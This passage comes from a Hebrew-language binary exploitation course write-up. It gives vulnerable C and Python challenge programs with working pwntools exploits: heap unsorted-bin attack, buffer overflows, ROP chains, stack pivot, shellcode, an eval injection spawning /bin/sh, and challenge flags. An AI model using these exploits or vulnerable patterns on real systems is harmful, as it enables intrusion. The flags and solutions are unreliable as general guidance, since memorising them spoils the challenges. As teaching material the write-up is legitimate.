    log.success(f"libc load address = 0x{libc.address:02x}\n")
    leak_libc = leak

name_loc = 0x602040
array_loc = 0x602140

#leak libc----------------
name_first(b"A" * 0x8 + p64(0x21) + p64(0x0) + p64(0x0))
chunk_A = write_book(0x18, "A" * 0x17)
chunk_B = write_book(0x18, "A" * 0x17)
destroy(chunk_A)
destroy(chunk_B)
destroy(chunk_A)
write_book(0x18, p64(elf.sym.name)  + b"A" * 0xf)
write_book(0x18, "A" * 0x17)
write_book(0x18, "A" * 0x17)
fake_chunk = write_book(0x18, "AAAAIWIN")
reinvent(cyclic(8) + p64(0x91) + cyclic(0x80) + p64(0x0) + p64(0x11) +
p64(0x0) + p64(0x11))
destroy(fake_chunk)
leak_and_resolve_libc()

flags = b"/bin/sh\0"
```

```
reinvent(flags + p64(0x61) + p64(0) + p64(libc.sym._IO_list_all - 0x10)
 + p64(elf.sym.name) + p64(elf.sym.name + 0x10) + p64(libc.sym.system)*
21 + p64(elf.sym.name+0x30))


log.success("triggering unsorted bin attack")
r.sendline("1")
r.sendline("50")









log.success("---pwned!---")
r.interactive()
```

בפעולה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level20$
python3 exploit.py

[*] '/home/orkinyo/binary-exploitation-
course/levels/level20/level20'

    Arch:     amd64-64-little

    RELRO:    No RELRO

    Stack:    Canary found

    NX:       NX enabled

    PIE:      No PIE (0x400000)

    RUNPATH:  b'./'

[*] '/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6'

    Arch:     amd64-64-little

    RELRO:    Partial RELRO

    Stack:    Canary found

    NX:       NX enabled

    PIE:      PIE enabled

[+] Starting local process '/home/orkinyo/binary-exploitation-
course/levels/level20/level20': pid 613430
```

```
[+] leak = 0x7f29f23ffb78

[+] libc load address = 0x7f29f203b000

[+] triggering unsorted bin attack

[+] ---pwned!---

[*] Switching to interactive mode

1. write a book

2. destroy a book in angr because you are a creative crazy
person

3. reinvent yourself, and your name...

4. go to lunch (and exit)

> how long is your book

> *** Error in `/home/orkinyo/binary-exploitation-
course/levels/level20/level20': malloc(): memory corruption:
0x00007f29f2400520 ***

======= Backtrace: =========

./libc.so.6(+0x777e5)[0x7f29f20b27e5]

./libc.so.6(+0x8213e)[0x7f29f20bd13e]

./libc.so.6(__libc_malloc+0x54)[0x7f29f20bf184]

/home/orkinyo/binary-exploitation-
course/levels/level20/level20[0x401389]

/home/orkinyo/binary-exploitation-
course/levels/level20/level20[0x40159d]

/home/orkinyo/binary-exploitation-
course/levels/level20/level20[0x40164c]

./libc.so.6(__libc_start_main+0xf0)[0x7f29f205b830]

/home/orkinyo/binary-exploitation-
course/levels/level20/level20[0x40119e]

======= Memory map: ========

00400000-00401000 r--p 00000000 08:05 3540900
/home/orkinyo/binary-exploitation-
course/levels/level20/level20

00401000-00402000 r-xp 00001000 08:05 3540900
/home/orkinyo/binary-exploitation-
course/levels/level20/level20
```

```
00402000-00403000 r--p 00002000 08:05 3540900
/home/orkinyo/binary-exploitation-
course/levels/level20/level20

00403000-00404000 rw-p 00002000 08:05 3540900
/home/orkinyo/binary-exploitation-
course/levels/level20/level20

022da000-022fb000 rw-p 00000000 00:00 0
[heap]

7f29ec000000-7f29ec021000 rw-p 00000000 00:00 0

7f29ec021000-7f29f0000000 ---p 00000000 00:00 0

7f29f203b000-7f29f21fb000 r-xp 00000000 08:05 3540902
/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6

7f29f21fb000-7f29f23fb000 ---p 001c0000 08:05 3540902
/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6

7f29f23fb000-7f29f23ff000 r--p 001c0000 08:05 3540902
/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6

7f29f23ff000-7f29f2401000 rw-p 001c4000 08:05 3540902
/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6

7f29f2401000-7f29f2405000 rw-p 00000000 00:00 0

7f29f2405000-7f29f242b000 r-xp 00000000 08:05 3540899
/home/orkinyo/binary-exploitation-course/levels/level20/ld-
2.23.so

7f29f25f7000-7f29f25fa000 r--p 00000000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f25fa000-7f29f260c000 r-xp 00003000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f260c000-7f29f2610000 r--p 00015000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f2610000-7f29f2611000 r--p 00018000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f2611000-7f29f2612000 rw-p 00019000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f2626000-7f29f262a000 rw-p 00000000 00:00 0
```

```
7f29f262a000-7f29f262b000 r--p 00025000 08:05 3540899
/home/orkinyo/binary-exploitation-course/levels/level20/ld-
2.23.so

7f29f262b000-7f29f262c000 rw-p 00026000 08:05 3540899
/home/orkinyo/binary-exploitation-course/levels/level20/ld-
2.23.so

7f29f262c000-7f29f262d000 rw-p 00000000 00:00 0

7ffe8bb01000-7ffe8bb22000 rw-p 00000000 00:00 0
[stack]

7ffe8bbad000-7ffe8bbb1000 r--p 00000000 00:00 0
[vvar]

7ffe8bbb1000-7ffe8bbb3000 r-xp 00000000 00:00 0
[vdso]

ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0
[vsyscall]

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$
```

שלב 16

שלב זה דורש שימוש בexecve כדי ליצור process ללא argv:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char** argv)
{
    if(argc == 0)
    {
        system("/bin/sh");
        exit(EXIT_SUCCESS);
    }

    else
    {
        puts("LLESHON~[-+-]bye[-+-]~NOSHELL");
        exit(EXIT_FAILURE);
    }

}
```

הפתרון:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


int main()
{
    char* program = "./level21";
    char* argv = NULL;
    char* envp = {0};

    puts("--pwned--");
    execve(program,argv,envp);
}
```

```
#!/bin/bash
make > /dev/null

./expl
```

בפעולה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level21$
./expl.sh

starting exploit

--pwned--

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$
```

שלב 17

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>
#include <unistd.h>

volatile int x;

void* th2(void* arg)
{
    puts("enter x:");
    scanf("%i",&x);
}

void* th1(void* arg)
{
    if(x == 5) //toc
    {
        sleep(2);

        if(x == 1337) //tou
        {
            system("cat flag.txt");
        }

        else
        {
            puts("bye");
        }
    }
}


int main()
{
    int  ret1, ret2;
    x = 5;
    pthread_t thread1, thread2;
    ret1 = pthread_create(&thread1, NULL, th1, (void*) NULL);
    ret2 = pthread_create(&thread2, NULL, th2, (void*) NULL);

    pthread_join( thread1, NULL);
    pthread_join( thread2, NULL);

    exit(EXIT_SUCCESS);

}
```

שלב זה מציג ניצול של race condition[27]

threads השונים יכולים לשנות את ערכם של משתנים משותפים ולדאוג להביא אותנו למצב שבו x==5 ולאחר כך x==1337.

input.txt:

```
1337
```

```
for i in {0..10}
do
    ./level22 < input.txt
done
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level22$ ./expl.sh
enter x:
bec{tic_toc_tou}enter x:
bec{tic_toc_tou}enter x:
bec{tic_toc_tou}enter x:
enter x:
bec{tic_toc_tou}enter x:
enter x:
bec{tic_toc_tou}enter x:
bec{tic_toc_tou}enter x:
```

[27] https://medium.com/wearesinch/exploiting-and-fixing-a-race-condition-problem-12976baa952c
https://www.veracode.com/security/race-condition

שלב 18

```python
import random, time, os, sys
random.seed(time.time())
with open("words.txt","r") as file:
    words = file.readlines()

WORD = random.choice(words).strip()

print(f"{WORD=}")
user_word = input("Enter Guess: ")

if user_word.find("os.system") != -1 or user_word.find(";") != -1:
    print("trying to trich me are you?")
    sys.exit(0)

user_word = eval(user_word)
print(f"you entered : {user_word}")

if user_word == WORD:
    os.system("/bin/sh")

else:
    print("epic fail")
```

שלב זה מציג ניצול של eval[28] unsafe.

expl.sh:

```
(echo 'WORD' ;cat) | python3 level23.py
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level23$
./expl.sh

WORD='attack'

Enter Guess: you entered : attack

id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

whoami

orkinyo
```

[28] https://nedbatchelder.com/blog/201206/eval_really_is_dangerous.html
https://stackoverflow.com/questions/1832940/why-is-using-eval-a-bad-practice
https://www.journaldev.com/22504/python-eval-function
https://www.securityfocus.com/bid/5255/discuss

שלב 19

```
import os
a = input()
print(a)
a = eval(a)
```

השלב כולל ניצול של unsafe eval, אך הפעם להשגת הshell בעצמנו.

```
(echo "os.system('/bin/sh')" ; cat )| python3 ./level24.py
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level24$
./expl.sh

os.system('/bin/sh')

id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

whoami

orkinyo
```

שלב 20

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

char name[5];

void construc(void) __attribute__((constructor));

void construc(void)
{
    setvbuf(stdout, 0, _IONBF, 0);
    int start_address =  (((int) &name) - (( (int) & name) % 0x1000));
    mprotect((void*) start_address ,0x1000,PROT_READ | PROT_WRITE | PRO
T_EXEC);
}

int main()
{

    char book_name[4];
    puts("Welcome, what is your name:");
    fgets(name,sizeof(name), stdin);
    * strchr(name,'\n') = 0;
    printf("welcome %s, please enter your favorite book's name:\n",name
);
    gets(book_name);
}
```

שלב זה כולל ניצול קלאסי של חולשת buffer overflow עם טוויסט קטן – מכיוון שכתובת החזרה לא ידועה, עלינו להשתמש בname – משתנה סטטי בעל כתובת קבועה ולהחזיר לתוכו את הgadget - "jmp esp" שיאפשר לנו לקפוץ חזרה לshellcode.

נבדוק מה הכתובת של name מהדוקר עצמו:

```
root@7cb223f8634e:/home/ctf# nm ./level25 | grep name

0804994c B name
```

השימוש בconstruct – הינו כדי להריץ קוד שיהיה constructor של התוכנה וירוץ לפני main – הקוד יהפוך את הדף בזיכרון שמכיל את name לexecutable – כך שנוכל להריץ עליו קוד.

האתגר רץ בדוקר על המכונה בפורט 1024.

```python
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

DEBUG = 1
REMOTE = 1

elf = ELF("./level25")
offset = 8

if DEBUG and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
    b * main + 126
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0",1024)
else:
    r = process(elf.path)

r.sendline(asm(("jmp esp")))

r.sendline(cyclic(offset) + p32(0x804994c) + asm("sub esp, 0x70")+ asm(
shellcraft.sh()))

log.progress("pwned!")
r.interactive()
```

שלב 21

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

void win()
{
    system("/bin/sh");
}

int main()
{

    char book_name[4];
    gets(book_name);
}
```

שלב זה כולל ניצול קלאסי של חולשת מחסנית – הפעם בדוקר – כלומר דרך remote.

```python
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

DEBUG = 1
REMOTE = 1
win = 0x0804841b

offset = 8

if DEBUG and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
    b * main + 126
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0",1025)
else:
    r = process(elf.path)


r.sendline(cyclic(offset) + p32(win))

log.progress("pwned!")
r.interactive()
```

שלב 22

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

char stack[51];

char idk[] = "/bin/sh";

void construc(void) __attribute__((constructor));

void construc(void)
{
    puts("welcome!");
    setvbuf(stdout, 0, _IONBF, 0);
}

void win()
{
    __asm__(
        "mov eax,11 \n"
        "ret \n"
        "pop ebx \n"
        "ret \n"
        "pop ecx \n"
        "ret \n"
        "pop edx \n"
        "ret \n"
        "int 0x80"

    );
}

void gadgets()
{
    __asm__(
        "pop esp \n"
        "ret \n"
    );
}

int main()
{
    read(0,stack,51);
    stack[51] = '\0';
    char book_name[4];
```

```
    read(0,book_name,13);
}
```

שלב זה כולל ניצול של rop בשילוב עם stack pivot[29] – נשתמש בגאדג'ט של pop esp כדי להפנות את המחסנית לאזור בזיכרון שבו יש לנו יותר שליטה – למשל המשתנה stack בגודל 50.

```
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

elf = ELF("./level27")

DEBUG = 0
REMOTE = 1

if DEBUG or args.GDB or args.gdb and not args.REMOTE and not args.remot
e and not REMOTE:
    gs = f'''
    b *main + 43
    b main
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0",1026)
else:
    r = process(elf.path)


offset = 4
stack = elf.sym.stack
bin_sh = elf.sym.idk
pivot_gadget = elf.sym.gadgets
eax_gadget = elf.sym.win
ebx_gadget = eax_gadget + 6
ecx_gadget = eax_gadget + 8
edx_gadget = eax_gadget + 10
syscall = eax_gadget + 12


stack_payload = p32(eax_gadget) + p32(ebx_gadget) + p32(bin_sh) + p32(e
cx_gadget) + p32(0) + p32(edx_gadget) + p32(0) + p32(syscall)
overflow_payload = cyclic(offset) + p32(pivot_gadget) + p32(stack)
```

[29] https://failingsilently.wordpress.com/2018/04/17/what-is-a-stack-pivot/
http://neilscomputerblog.blogspot.com/2012/06/stack-pivoting.html

```
raw_input("send stack payload?")
r.sendline(stack_payload)
raw_input("send overflow payload?")
r.sendline(overflow_payload)

log.progress("pwned!")
r.interactive()
```

השלב רץ בדוקר בפורט 1026

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level27$ ./expl.py
[*] '/home/orkinyo/binary-exploitation-course/levels/level27/level27'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to 0.0.0.0 on port 1026: Done
send stack payload?
send overflow payload?
[+] pwned!
[*] Switching to interactive mode
welcome!
$ id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
$ whoami
ctf
$ ls
Makefile
level27
level27.c
ynetd
```

זהו השלב האחרון בעבודה, כל הכבוד לכל מי שהגיע עד כאן (וגם למי שלא)!

קוד

Level 1:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
  int key = 0xcafebabe;
  char buf[20];
  printf("now buffer overflow me!\n");
  gets(buf);
  printf("key = %p\n",key);
  if(key == 0xdeadbeef)
  {
    system("/bin/bash");
  }
  else
  {
    printf("But Why??\n");
    return 1;
  }
}
```

```
CC = gcc
level1 : level1.c
    ${CC} level1.c -o level1 -fno-pie -no-pie -w -O0 -g -fno-stack-
protector -m32 -Wl,-z,norelro -z execstack -mpreferred-stack-boundary=2
```

```python
from pwn import *

offset = 20 #calculated with cyclic() function

DEBUG = False

if DEBUG:
  r = gdb.debug("./level1")
else:
  r = process("./level1")

print(r.recvuntil("me!\n").decode())
r.sendline(cyclic(offset)+p32(0xdeadbeef))
print(r.recvline().decode())
r.interactive()
```

Level 2:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void win()
{
  system("/bin/sh");
}

int main()
{
  char buf[100];
  printf("now buffer overflow me!\n");
  gets(buf);
}
```

```
CC = gcc

level2 : level2.c
    ${CC} level2.c -o level2 -w -Ttext=0x03bbc0ff -O3 -g -fno-pic -fno-
stack-protector -m32 -Wl,-z,norelro -z execstack -mpreferred-stack-
boundary=2 -no-pie
```

```
from pwn import *
context.update(arch='i386', os='linux')

DEBUG = False

if DEBUG:
  r = gdb.debug("./level2")
else:
  r = process("./level2")

offset = 100
elf = ELF("./level2")
payload = cyclic(offset) + p32(elf.sym.win)


print(r.recvuntil("me!\n").decode())
r.sendline(payload)
r.interactive()
```

Level 3:

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char* idk = "/bin/sh";
void solve(char* a)
{
    system(a);
}
int main()
{
    char buf[100];
    printf("LOL.....Isn't this just level 2 again???!!!?!!?!!?!\n\n");
    read(0, buf, 200);
}
```

```
CC = gcc
level3 : level3.c
    ${CC} level3.c -o level3 -w -O1 -g -fno-pic -no-pie -fno-stack-
protector -m32 -Wl,-z,norelro  -mpreferred-stack-boundary=2
    #sudo chown root ./level3
    #sudo chgrp root ./level3
    #sudo chmod a+s ./level3
```

```python
from pwn import *
context.update(os = 'linux', arch = 'i386')
DEBUG = False

if DEBUG:
    r = gdb.debug("./level3")
else:
    r = process("./level3")

elf = ELF("./level3")
libc = elf.libc

r.recvuntil("?!\n\n")

idk = 0x0804a03d

offset = 100

ropchain = cyclic(offset) + p32(elf.sym.solve) + cyclic(4) + p32(idk)

r.sendline(ropchain)
r.interactive()
```

Level 4:

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


char* special = "/bin/sh\0";

void gadgets()
{
    __asm__(
        "mov rax,59 \n"
        "ret \n"
        "pop rsi \n"
        "ret \n"
        "pop rdi \n"
        "ret \n"
        "pop rdx \n"
        "ret \n"
        "syscall"

    );
}
//gcc level3.c -o level3 -fno-stack-
protector ............. what does  that mean?!?!
int main()
{
    char buf[100];
    printf("LOL.....Isn't this just level 3?!\n");
    read(0,buf,200);

}
```

```
CC = gcc

level4 : level4.c
    ${CC} level4.c -o level4 -w -O3 -g -fno-pic -no-pie -fno-stack-
protector -Wl,-z,norelro -mpreferred-stack-boundary=4 -masm=intel -Wl,-
-rpath ../../glibc/glibc_2.24 -Wl,--dynamic-
linker=/home/orkinyo/binary-exploitation-course/glibc/glibc_2.24/ld-
2.24.so
    #sudo chown root ./level4
    #sudo chgrp root ./level4
    #sudo chmod a+s ./level4
```

```
from pwn import *
context.update(arch='amd64', os='linux')
```

```
pop_rsi = 0x000000000040119c
pop_rdi = 0x000000000040119e
pop_rdx = 0x00000000004011a0
set_rax = 0x0000000000401194
syscall = 0x00000000004011a2

DEBUG = False

if DEBUG:
  r = gdb.debug("./level4")
else:
  r = process("./level4")

elf = ELF("./level4")

offset = 120
special = 0x40202a
payload = cyclic(offset) + p64(set_rax) + p64(pop_rdi) + p64(special) +
 p64(pop_rsi) + p64(0x0) + p64(pop_rdx) + p64(0x0) + p64(syscall)


r.recvuntil("3?!\n")
r.sendline(payload)
r.interactive()
```

Level 5:

```c
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#include <stdlib.h>
#include <assert.h>
#include <unistd.h>
#include <stdbool.h>

typedef struct{
    char first_name[8];
    char last_name[8];
}person;

typedef struct{
    char functions_name[8];
    void (*pointer1)();
    void (*pointer2)();
}functions_s;

void setup()
{
    setvbuf(stdin,NULL,_IONBF,0);
    setvbuf(stdout,NULL,_IONBF,0);
}

void win(){
    seteuid(0);
    setgid(0);
    setuid(0);
    system("/bin/sh");
    exit(EXIT_SUCCESS);
}

functions_s* func_g = NULL;
person* person_g = NULL;

void interesting_function_rlyyyyy()
{
    sleep(1);
}

void create_functions(){
    assert(func_g == NULL);
    func_g = malloc(sizeof(functions_s));
    printf("how should I name func_g?\n");
    scanf("%8s",func_g->functions_name);
```

```
    printf("alright that's enough of you, now let me decide the rest pl
ease...\n");
    func_g->pointer1 = &interesting_function_rlyyyyy;
    func_g->pointer2 = &interesting_function_rlyyyyy;
}

void call_functions(){
    printf("alright, now about to call functions. I sure hope everythin
g is OK\n");
    (*func_g->pointer1)();
    (*func_g->pointer2)();
}

void create_person(){
    assert(person_g == NULL);
    person_g = malloc(sizeof(person));
}

void name_person(){
    printf("first name:\n");
    scanf("%8s",person_g->first_name);
    printf("last name:\n");
    scanf("%8s",person_g->last_name);
}

void my_exit(){
    if(func_g != NULL){
        free(func_g);
    }
    char choice;
    printf("are you sure you want to exit (y/n)?: \n");
    fflush(stdout);
    __fpurge(stdin);
    scanf("%c",&choice);
    if (choice == 'y')
    {
        exit(0);
    }
    else{
        return;
    }
}

void menu()
{
    setup();
    unsigned int sel;
```

```
    char* menu = "what would you like to do next:\n1:create new functio
ns?\n2:call_functions?\n3:create a person?\n4:name a person?\n5:exit?\n
";
    while (1)
    {
        __fpurge(stdin);
        printf("%s",menu);
        scanf("%u",&sel);
        __fpurge(stdin);
        switch (sel)
        {
            case 1:
                create_functions();
                break;
            case 2:
                call_functions();
                break;
            case 3:
                create_person();
                break;
            case 4:
                name_person();
                break;
            case 5:
                my_exit();
                break;
            default:
                break;
        }
    }

}

int main()
{
    //printf("sizeof(functions_s) = %lu\n",sizeof(functions_s));
    int sel;
    printf("HOW R U?? OMGGG WELCOME TO THE University of Alaska Fairban
ks or in short UAF\n\n\n");
    menu();

    printf("is this code even reacheble LOLLLL\n");
    return EXIT_SUCCESS;



}
```

```
CC = gcc

level5 : level5.c
    ${CC} level5.c -o level5 -Wl,--rpath ../../glibc/glibc_2.24 -Wl,--
dynamic-linker=/home/orkinyo/binary-exploitation-
course/glibc/glibc_2.24/ld-2.24.so -w -g -no-pie
    sudo chown root ./level5
    sudo chgrp root ./level5
    sudo chmod a+s ./level5
```

```
from pwn import *
log.level = 'DEBUG'

DEBUG = False

elf = ELF("./level5")
libc = elf.libc

if DEBUG:
    r = gdb.debug("./level5")
else:
    r = process("./level5")

def menu():
    r.recvuntil("exit?\n")

def create_func(name):
    menu()
    r.sendline("1")
    r.recvuntil("g?\n")
    r.sendline(name)
    r.recvuntil("se...\n")

def call_func():
    menu()
    r.sendline("2")
    r.recvuntil("OK\n")

def create_person():
    menu()
    r.sendline("3")

def name_person(first_name, last_name):
    menu()
    r.sendline("4")
    r.recvuntil("name:\n")
    r.sendline(first_name)
    r.recvuntil("name:\n")
```

```
    r.sendline(last_name)

def exit(should_exit : bool):
    menu()
    r.sendline("5")
    r.recvuntil("?:")
    if should_exit:
        r.sendline("y")
    else:
        r.sendline("n")
        r.recvline()


if DEBUG:
    log.info("press enter to start execution")
    raw_input()

create_func(cyclic(8))

exit(False)

create_person()

name_person(cyclic(8),p64(elf.sym.win))

call_func()

r.interactive()
```

Level 6:

```c
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int x0r[] = {6, 4, 1, 25, 25, 84, 66, 1, 13, 6, 39, 95, 46, 6, 5, 78};
char* exp_s = "dabbad00caf3bab3";



bool meme(char* s)
{
    for(char* c = s ; *c ;++c)
    {

        if (((int)(exp_s[c-s] ^ (*c))) != x0r[c-s])
        {
            printf("%d != %d\n",exp_s[c-s] ^ *c,x0r[c-s]);
            return false;
        }
    }
    return true;
}
int main()
{
    char password[17];
    password[17] = '\0';
    printf("----ADMIN CONTROL PANEL LOGIN UI----\n");
    printf("Please Enter Secret Password:\n");
    scanf("%16s",password);
    if(strlen(password) != 16)
    {
        printf("ACCESS DENIED - PASSWORDS LENGTH\n");
        exit(1);
    }

    bool succsess = meme(password);
    if(!succsess)
    {
        printf("ACCESS DENIED\n");
        exit(1);
    }


    printf("!!!ACCESS GRANTED!!!\n");
    return 0;
}
```

```python
#flag = "bec{x0r1ngAlLgg}"

exp_s = "dabbad00caf3bab3"
x0r = [6, 4, 1, 25, 25, 84, 66, 1, 13, 6, 39, 95, 46, 6, 5, 78]

for a,b in zip(exp_s,x0r):
    print(chr(ord(a)^b),end="")
print()
```

Level 7:

```
#include <iostream>
#include "VM.cpp"

std::vector<unsigned char> commands{
0x3,0x2,0x41,0x20,0x2a,0x0,0x0,0x0,0x9,0x20,0x47,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x24,0x0,
0x0,0x0,0x8,0x21,0x7d,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x55,0x0,0x0,0x0,0x9,0x20,0x16,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x42,0x0,
0x0,0x0,0x8,0x21,0x72,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x10,0x0,0x0,0x0,0x9,0x20,0x20,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x41,0x20,0x2d,0x0,
0x0,0x0,0x9,0x20,0x1c,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x40,0x21,0x17,0x0,0x0,0x0,0x8,0x21,0x47,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x41,0x20,0x64,0x0,
0x0,0x0,0x9,0x20,0x5,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x5c,0x0,0x0,0x0,0x9,0x20,0x6f,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x18,0x0,
0x0,0x0,0x8,0x21,0x2b,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x40,0x21,0x5a,0x0,0x0,0x0,0x8,0x21,0xd,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x60,0x0,
0x0,0x0,0x8,0x21,0x50,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x42,0x0,0x0,0x0,0x9,0x20,0x30,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x46,0x0,
0x0,0x0,0x8,0x21,0x22,0x0,0x0,0x0,0x10,0x80,0x4,0x5};
int main()
{
    VM vm{ commands };
    vm.run();
}
```

```
#include "VM.h"
#include <iostream>
#include <utility>
#include <cstring>


VM::VM(std::vector<unsigned char> commands)
    : commands(std::move(commands)), ip(0), reg1(0), reg2(0),zf(false),
user_input_index(0)
{
    std::cout << "ENTER ADMIN PASSWORD:" << std::endl;
    std::cin >> this->user_input;
    if(this->user_input.size() != 14)
    {
        std::cout << "PASSWORDS LENGTH DOES NOT MATCH!" << std::endl;
```

```
        exit(EXIT_FAILURE);
    }
};

void VM::run()
{

    while (true)
    {
        this->execute();
    }
}

void VM::execute()
{
    if (this->commands.size() == static_cast<size_t>(ip))
    {
        std::cout << "CONGRATULATIONS!" << std::endl;
        exit(EXIT_SUCCESS);
    }
    unsigned char command = this->commands[this->ip++];
    const bool register1 = static_cast<bool>(command & 0x1);

    command = static_cast<char>(command & 0xfe);
    if (command & 0x2)
    {
        this->push(register1);
    }

    else if (command & 0x4)
    {
        this->pop(register1);
    }

    else if (command & 0x8)
    {
        this->x0_r(register1);
    }

    else if (command & 0x10)
    {
        this->cmp();
    }

    else if ((command & 0x20))
    {
        this->load(register1);
    }
```

```
    else if ((command & 0x40))
    {
        this->read(register1);
    }

    else if (command & 0x80)
    {
        this->exit_not_zero();
    }

    else
    {
        std::cerr << "Unknown command: " << std::hex << (char)(command
| 0x1) << " ip = " << this->ip;
        exit(1);
    }

    if(!(command & 0x10))
    {
        this->zf = false;
    }
}

void VM::push(bool register1)
    {
        if (register1)
        {
            this->stack.push_back(this->reg1);
        }
        else
        {
            this->stack.push_back(this->reg2);
        }
    }

void VM::pop(bool register1)
{
    if (register1)
    {
        this->reg1 = this->stack.back();
    }
    else
    {
        this->reg2 = this->stack.back();
    }
```

```
    this->stack.pop_back();
}

void VM::x0_r(bool register1)
{
    if (register1)
    {
        this->reg1 = this->reg1 ^ this->reg2;
    }

    else
    {
        this->reg2 = this->reg1 ^ this->reg2;
    }
}

void VM::cmp()
{
    this->zf = (this->reg1 == this->reg2);
}

void VM::load(bool register1)
{
    if(register1)
    {
        std::memcpy(&this->reg1, &this->commands[ip], sizeof(this-
>reg1));
    }

    else
    {
        std::memcpy(&this->reg2, &this->commands[ip], sizeof(this-
>reg2));
    }

    this->ip += 4;
}

void VM::read(bool register1)
{
    if(register1)
    {
        this->reg1 = static_cast<int>(this->user_input[this-
>user_input_index++]);
    }

    else
    {
```

```
        this->reg2 = static_cast<int>(this->user_input[this-
>user_input_index++]);
    }
}

void VM::exit_not_zero()
{
    if (!this->zf)
    {
        std::cout << "bye" << std::endl;
        exit(0);
    }

}
```

```
level7: main.cpp
    g++ -no-pie -fno-pic -static -O0 main.cpp -o level7
```

```
import struct
import random

flag = bytearray("mYC001Pa33W0rd".encode())

opcodes = {
    "push":0x2,
    "pop":0x4,
    "xor":0x8,
    "cmp":0x10,
    "load":0x20,
    "read":0x40,
    "exit_not_zero":0x80
}

output = []

def push(reg1:bool):
    if reg1:
        output.append(opcodes["push"] | 0x1)
    else:
        output.append(opcodes["push"])
    print(f"push {'reg1' if reg1 else 'reg2'}")

def pop(reg1:bool):
    if reg1:
        output.append(opcodes["pop"] | 0x1)
```

```
    else:
        output.append(opcodes["pop"])
    print(f"pop {'reg1' if reg1 else 'reg2'}")

def xor(reg1:bool):
    if reg1:
        output.append(opcodes["xor"] | 0x1)
    else:
        output.append(opcodes["xor"])

    print(f"xor {'reg1' if reg1 else 'reg2'}")

def cmp():
    output.append(opcodes["cmp"])
    print("cmp")

def load(reg1:bool, value:int):
    if reg1:
        output.append(opcodes["load"] | 0x1)
    else:
